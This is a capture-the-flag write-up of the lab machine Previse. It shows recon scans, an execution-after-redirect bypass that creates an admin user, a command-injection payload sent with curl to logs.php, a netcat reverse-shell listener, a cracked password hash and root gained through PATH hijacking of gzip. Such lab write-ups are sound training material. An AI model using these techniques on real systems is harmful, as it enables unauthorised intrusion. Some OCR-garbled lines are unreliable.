
## Information Gathering


1) Found open ports

```
(vigneswar® VigneswarPC)-[~]
$ nmap 10.10.11.104
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-11-20 14:38 IST
Nmap scan report for 10.10.11.104
Host is up (0.54s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
Nmap done: 1 IP address (1 host up) scanned in 49.45 seconds
```

2) Found a login page



3) Checked web technologies used



4) Did a service scan

```
-(vigneswar&VigneswarPC)-[~]
nmap 10.10.11.104 -p22,80 -sV -sC
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-11-20 15:19 IST
Nmap scan report for 10.10.11.104
Host is up (0.27s latency).
       STATE SERVICE VERSION
                     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
22/tcp open ssh
 ssh-hostkey:
    2048 53:ed:44:40:11:6e:8b:da:69:85:79:c0:81:f2:3a:12 (RSA)
    256 bc:54:20:ac:17:23:bb:50:20:f4:e1:6e:62:0f:01:b5 (ECDSA)
    256 33:c1:89:ea:59:73:b1:78:84:38:a4:21:10:0c:91:d8 (ED25519)
                     Apache httpd 2.4.29 ((Ubuntu))
80/tcp open http
  http-cookie-flags:
    /:
      PHPSESSID:
        httponly flag not set
 http-title: Previse Login
_Requested resource was login.php
_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.34 seconds
```

# Vulnerability Assessment

1) The size of redirected pages is not 0, so the page is vulnerable to Execution After Redirect

```
(vigneswar⊛VigneswarPC)-[~]
                   -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt -u http://10.10.11.104/FUZZ.php -t 200 -ic
              v2.1.0-dev
  :: Method
                                               GET
       URL
                                               http://10.10.11.104/FUZZ.php
       Wordlist
                                               FUZZ: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt
        Follow redirects
                                               false
       Calibration
                                               false
        Timeout
                                               10
                                               200
        Threads
  :: Matcher
                                            : Response status: 200-299,301,302,307,401,403,405,500
download
                                                 [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 592ms]
[Status: 302, Size: 2801, Words: 737, Lines: 72, Duration: 629ms]
[Status: 200, Size: 217, Words: 10, Lines: 6, Duration: 409ms]
[Status: 200, Size: 1248, Words: 462, Lines: 32, Duration: 6833ms]
[Status: 200, Size: 980, Words: 183, Lines: 21, Duration: 6844ms]
[Status: 200, Size: 2224, Words: 486, Lines: 54, Duration: 8344ms]
[Status: 302, Size: 4914, Words: 1531, Lines: 113, Duration: 8442ms]
[Status: 302, Size: 2966, Words: 749, Lines: 75, Duration: 1336ms]
[Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 1400ms]
[Status: 302, Size: 3994, Words: 1, Lines: 1, Duration: 3217ms]
[Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 2058ms]
[Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 1796ms]
                                                  [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 592ms]
index
footer
nav
header
login
files
status
logout
accounts
config
                                                  [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 1796ms]
logs
```

Got access to accounts page buy ignoring redirect

```
Pretty Raw Hex Render

1 HTTP/1.1 302 Found

2 Date: Mon, 20 Nov 2023 10:13:38 GMT

3 Server: Apache/2.4.29 (Ubuntu)

4 Expires: Thu, 19 Nov 1981 08:52:00 GMT

5 Cache-Control: no-store, no-cache, must-revalidate

6 Pragma: no-cache

7 Location: login.php

8 Content-Length: 3994


9 Connection: close

10 Content-Type: text/html; charset=UTF-8


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```

```
Pretty Raw Hex Render

1 HTTP/1.1 200
2 Date: Mon, 20 Nov 2023 10:13:38 GMT
3 Server: Apache/2.4.29 (Ubuntu)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
7 Content-Length: 3994
8 Connection: close
9 Content-Type: text/html; charset=UTF-8
```



3) Created a user from that page



#### Add New Account

Create new user.

ONLY ADMINS SHOULD BE ABLE TO ACCESS THIS PAGE!!


Usernames and passwords must be between 5 and 32 characters!

Success! User was added!


A Username

Password

CREATE USER



### 4) Downloaded backups archieve



#### 5) Got the source code

```
(vigneswar@VigneswarPC)-[~/Downloads]
 -$ls
accounts.php
                                                                              siteBackup.zip
              download.php
                              files.php
                                          header.php
                                                       login.php
                                                                   logs.php
config.php
                              footer.php
              file_logs.php
                                                                   nav.php
                                          index.php
                                                       logout.php
                                                                              status.php
```

### 6) Not exiting here after redirecting was the cause for EAR

```
(vigneswar® VigneswarPC)-[~/Downloads]
$ cat config.php

<?php

function connectDB(){
    $host = 'localhost';
    $user = 'root';
    $passwd = 'mySQL_p@ssw0rd!:)';
    $db = 'previse';
    $mycon = new mysqli($host, $user, $passwd, $db);
    return $mycon;
}

?>
```

8) Found a command injection vulnerability

```
(vigneswar@VigneswarPC)-[~/Downloads]
$ grep exec ./*
./logs.php:$output = exec("/usr/bin/python /opt/scripts/log_process.py {$_POST['delim']}");
```

```
-(vigneswar&VigneswarPC)-[~/Downloads]
└─$ cat logs.php
<?php
session_start();
if (!isset($_SESSION['user'])) {
   header('Location: login.php');
   exit;
?>
if (!$_SERVER['REQUEST_METHOD'] == 'POST') {
   header('Location: login.php');
   exit;
}
//I tried really hard to parse the log delims in PHP, but python was SO MUCH EASIER//
$output = exec("/usr/bin/python /opt/scripts/log_process.py {$_POST['delim']}");
echo $output;
```


9) Confirmed command injection

```
(vigneswar@VigneswarPC)-[~/Downloads]
$ curl -X POST 'http://10.10.11.104/logs.php' -d 'delim=;ping 10.10.16.4' -H 'Cookie: PHPSESSID=ke4djm11pecii38e260vi2hu7g'
```

```
vigneswar ♥ VigneswarPC)-[~]
$ sudo tcpdump -i tun0 -Q in icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
16:09:40.914668 IP 10.10.11.104 > 10.10.16.4: ICMP echo request, id 2912, seq 1, length 64
16:09:41.782466 IP 10.10.11.104 > 10.10.16.4: ICMP echo request, id 2912, seq 2, length 64
16:09:42.568344 IP 10.10.11.104 > 10.10.16.4: ICMP echo request, id 2912, seq 3, length 64
16:09:43.568550 IP 10.10.11.104 > 10.10.16.4: ICMP echo request, id 2912, seq 4, length 64
16:09:44.670671 IP 10.10.11.104 > 10.10.16.4: ICMP echo request, id 2912, seq 5, length 64
16:09:45.579220 IP 10.10.11.104 > 10.10.16.4: ICMP echo request, id 2912, seq 6, length 64
16:09:46.581926 IP 10.10.11.104 > 10.10.16.4: ICMP echo request, id 2912, seq 7, length 64
16:09:47.903728 IP 10.10.11.104 > 10.10.16.4: ICMP echo request, id 2912, seq 7, length 64
```

# **Exploitation**

1) Got reverse shell by command injection



```
____(vigneswar@VigneswarPC)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.16.4] from (UNKNOWN) [10.10.11.104] 47466
www-data@previse:/var/www/html$ |
```

2) Connected with mysql

```
www-data@previse:/var/www/html$ mysql -h 127.0.0.1 -u root '-pmySQL_p@ssw0rd!:)'
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor. Commands end with; or \g.
Your MySQL connection id is 7
Server version: 5.7.35-0ubuntu0.18.04.1 (Ubuntu)

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
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> |
```

#### 3) Enumerated the database

```
Database changed
mysql> show tables;
 Tables_in_previse
  accounts
 files
2 rows in set (0.00 sec)
mysql> desc accounts;
 Field
             Type
                               Null | Key
                                           | Default
                                                                  Extra
  id
               int(11)
                               NO
                                      PRI
                                             NULL
                                                                  auto_increment
               varchar(50)
                               NO
                                      UNI
 username
                                             NULL
               varchar(255)
                               NO
                                             NULL
  password
  created_at | datetime
                               YES
                                             CURRENT_TIMESTAMP
 rows in set (0.00 sec)
```

#### 4) Got password hashes



#### 5) Cracked the hash

```
$1$ | Ilol$DQpmdvnb7Eeu06UagRItf.:ilovecody112235!
Session..... hashcat
Status....: Cracked
Hash.Mode.....: 500 (md5crypt, MD5 (Unix), Cisco-IOS $1$ (MD5))
Hash.Target....: $1$ llol$DQpmdvnb7Eeu06UaqRItf.
Time.Started....: Mon Nov 20 17:15:25 2023 (4 mins, 58 secs)
Time.Estimated...: Mon Nov 20 17:20:23 2023 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt)
Guess.Queue....: 1/1 (100.00%)
                      25077 H/s (9.22ms) @ Accel:256 Loops:125 Thr:1 Vec:8
Speed.#1....:
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress..... 7413760/14344384 (51.68%)
Rejected..... 0/7413760 (0.00%)
Restore.Point...: 7411712/14344384 (51.67%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:875-1000
Candidate.Engine.: Device Generator
Candidates.#1....: ilovedesgame -> ilovechloeloads
Started: Mon Nov 20 17:14:48 2023
Stopped: Mon Nov 20 17:20:25 2023
```

#### 6) Got access to m4lwhere

```
m4lwhere@previse:~$ cat user.txt
8f8f00f630f7035341e58e79d0d06c79
m4lwhere@previse:~$
```

## **Privilege Escalation**

#### 1) Enumerated basic os details

```
m4lwhere@previse:~$ netstat -antp
(Not all processes could be identified, non-owned process info
will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address
                                                                                PID/Program name
                                            Foreign Address
                                                                    State
               0 127.0.0.1:3306
                                                                    LISTEN
                                            0.0.0:*
tcp
          0
          0
                 0 127.0.0.53:53
                                            0.0.0.0:*
                                                                    LISTEN
tcp
                0 0.0.0.0:22
          0
                                            0.0.0.0:*
                                                                    LISTEN
tcp
                 1 10.10.11.104:40058
                                                                    SYN_SENT
          0
                                            1.1.1.1:53
tcp
                 6 10.10.11.104:58230
                                            10.10.16.4:4444
          0
                                                                    ESTABLISHED -
tcp
          0
                0 :::80
                                            :::*
                                                                    LISTEN
tcp6
          0
                  0 :::22
                                                                    LISTEN
tcp6
                                            :::*
          1
                 0 10.10.11.104:80
                                            10.10.16.4:43506
                                                                    CLOSE_WAIT
tcp6
```

```
m4lwhere@previse:~$ cat /etc/*-release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=18.04
DISTRIB_CODENAME=bionic
DISTRIB_DESCRIPTION="Ubuntu 18.04.5 LTS"
NAME="Ubuntu"
VERSION="18.04.5 LTS (Bionic Beaver)"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 18.04.5 LTS"
VERSION_ID="18.04"
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
VERSION_CODENAME=bionic
UBUNTU_CODENAME=bionic
```

3) Found a script that can be run as root

```
m4lwhere@previse:~$ sudo -l
[sudo] password for m4lwhere:
User m4lwhere may run the following commands on previse:
    (root) /opt/scripts/access_backup.sh
m4lwhere@previse:~$
```

```
m4lwhere@previse:~$ cat /opt/scripts/access_backup.sh
#!/bin/bash

# We always make sure to store logs, we take security SERIOUSLY here

# I know I shouldnt run this as root but I cant figure it out programmatically on my account
# This is configured to run with cron, added to sudo so I can run as needed - we'll fix it later when there's time

gzip -c /var/log/apache2/access.log > /var/backups/$(date --date="yesterday" +%Y%b%d)_access.gz
gzip -c /var/www/file_access.log > /var/backups/$(date --date="yesterday" +%Y%b%d)_file_access.gz
```

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gzip is called without a path, we can hijack the bin

4) got root access by the path vulnerablity

#4|where@previse:~\$ cat gzip
#1/bin/bash
/bin/bash -p
m4lwhere@previse:~\$ chmod +x gzip
m4lwhere@previse:~\$ sudo PATH=\$PWD /opt/scripts/access\_backup.sh
/opt/scripts/access\_backup.sh: line 8: date: command not found
bash: groups: command not found
Command 'lesspipe' is available in the following places
\* /bin/lesspipe
\* /usr/bin/lesspipe
The command could not be located because '/usr/bin:/bin' is not included in the PATH environment variable.
lesspipe: command not found
Command 'dircolors' is available in '/usr/bin/dircolors'
The command could not be located because '/usr/bin' is not included in the PATH environment variable.
dircolors: command not found
root@previse:~#

1006.686

bash-4.4# cat root.txt f96292552b7bc44f7f5d5313d219bc20